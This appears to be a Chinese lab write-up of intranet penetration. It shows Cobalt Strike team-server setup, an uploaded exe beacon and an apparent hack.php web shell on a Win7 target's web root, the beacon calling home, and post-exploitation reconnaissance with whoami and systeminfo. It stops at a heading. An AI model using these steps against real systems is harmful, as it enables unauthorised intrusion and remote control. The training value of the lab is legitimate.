实验环境

同外网渗透，基于外网渗透结果实现内网渗透。

工具使用


Cobalt Strike

简称CS，用于团队作战使用，由一个服务端和多个客户端组成，能让多个攻击者这在一个团队服务器上共享目标资源和信息，有很多Payload的生成模块，可以生成EXE，dll，vbs，图片马，bad，vba宏，和shellcode等等。支持钓鱼攻击，可自动化挂马链接生成，还有很多后渗透模块，浏览器代理模块，端口转发 扫描，提权，socks代理，令牌窃取等。

实验过程


靶机上线CS

1. 安装CS：下载压缩包放入攻击机，解压后，给服务的启动文件赋权限`chmod 777 teamserver`




```
┌──(root㉿kali)-[/home/…/cobaltstrike4_jb51/cobaltstrike4/cs4.0/cobaltstrike有修改中文]
└─# chmod 777 teamserver

┌──(root㉿kali)-[/home/…/cobaltstrike4_jb51/cobaltstrike4/cs4.0/cobaltstrike有修改中文]
└─# ./teamserver
[*] Will use existing X509 certificate and keystore (for SSL)
[*] ./teamserver <host> <password> [/path/to/c2.profile] [YYYY-MM-DD]

        <host> is the (default) IP address of this Cobalt Strike team server
        <password> is the shared password to connect to this server
        [/path/to/c2.profile] is your Malleable C2 profile
        [YYYY-MM-DD] is a kill date for Beacon payloads run from this server
```

2. 运行cs服务：`./teamserver 192.168.31.132 cs123456`




```
┌──(root㉿kali)-[/home/…/cobaltstrike4_jb51/cobaltstrike4/cs4.0/cobaltstrike有修改中文]
└─# ./teamserver 192.168.31.132 cs123456
[*] Will use existing X509 certificate and keystore (for SSL)
[+] Team server is up on 50050
[*] SHA256 hash of SSL cert is: 7b49fc589e7e738e3457859d269996ecef83f693570b0ac482c426b
[+] Listener: ok started!
```

3. 运行CS客户端并连接CS服务端



```
05/28 21:44:41 *** admin has joined.
```


4. 配置好listener后，生成exe后门程序上传到服务器（Win7）



Name	Time	Size	Attr
phpMyAdmin	2019-10-13 08:39:26	48 Kb	0777
yxcms	2019-10-13 09:01:07	4 Kb	0777
artifact.exe	2025-05-28 14:09:17	14 Kb	0777
beifen.rar	2019-10-13 09:05:39	3 Mb	0666
hack.php	2025-05-28 04:03:44	2.5 Kb	0666
l.php	2014-02-27 15:02:21	20.7 Kb	0666
phpinfo.php	2013-05-09 12:56:36	23 b	0666

Name	Description	Status	StartTime	EndTime
Upload	artifact.exe => C:/phpStudy/WWW/	Upload success!	2025-05-28 22:09:18	2025-05-28 22:09:18


5. 在服务端运行上传的文件，成功连接到服务端；



```
05/28 21:44:41 *** admin has joined.
05/28 22:10:12 *** initial beacon from Administrator *@192.168.31.134 (STU1)
```


内网信息收集

1. 查看权限 `shell whoami`



```
beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 37 bytes
[+] received output:
god\administrator
```


2. 查看系统信息 `shell systeminfo`




```
注册的所有人:      Windows 用户
注册的组织:
产品 ID:           00371-177-0000061-85693
初始安装日期:      2019/8/25, 9:54:10
系统启动时间:      2025/5/28, 21:49:51
系统制造商:        VMware, Inc.
系统型号:          VMware Virtual Platform
系统类型:          x64-based PC
处理器:            安装了 1 个处理器。
                   [01]: Intel64 Family 6 Model 154 Stepping 3 GenuineIntel ~3114 Mhz
BIOS 版本:         Phoenix Technologies LTD 6.00, 2020/11/12
Windows 目录:      C:\Windows
系统目录:          C:\Windows\system32
启动设备:          \Device\HarddiskVolume1
系统区域设置:      zh-cn;中文(中国)
输入法区域设置:    zh-cn;中文(中国)
时区:              (UTC+08:00)北京，重庆，香港特别行政区，乌鲁木齐
物理内存总量:      2,047 MB
可用的物理内存:    1,188 MB
虚拟内存: 最大值:  4,095 MB
虚拟内存: 可用:    3,111 MB
虚拟内存: 使用中:  984 MB
页面文件位置:      C:\pagefile.sys
域:                god.org
登录服务器:        \\OWA
修补程序:          安装了 4 个修补程序。
                   [01]: KB2534111
                   [02]: KB2999226
                   [03]: KB958488
                   [04]: KB976902
网卡:              安装了 6 个 NIC。
                   [01]: Intel(R) PRO/1000 MT Network Connection
                       连接名:      本地连接
                       启用 DHCP:   否
                       IP 地址
                         [01]: 192.168.52.143
                         [02]: fe80::7873:b347:3c1d:695b
                   [02]: Bluetooth 设备(个人区域网)
                       连接名:      Bluetooth 网络连接
                       状态:        媒体连接已中断
                   [03]: TAP-Windows Adapter V9
                       连接名:      本地连接 2
                       状态:        媒体连接已中断
                   [04]: Microsoft Loopback Adapter
                       连接名:      Npcap Loopback Adapter
                       启用 DHCP:   是
                       DHCP 服务器: 255.255.255.255
                       IP 地址
                         [01]: 169.254.129.186
                         [02]: fe80::b461:ccad:e30f:81ba
                   [05]: TAP-Windows Adapter V9
                       连接名:      本地连接 3
                       状态:        媒体连接已中断
                   [06]: Intel(R) PRO/1000 MT Network Connection
                       连接名:      本地连接 5
                       启用 DHCP:   是
                       DHCP 服务器: 192.168.31.254
                       IP 地址
                         [01]: 192.168.31.134
                         [02]: fe80::2c28:e52:79e2:1d2f
```

内网渗透

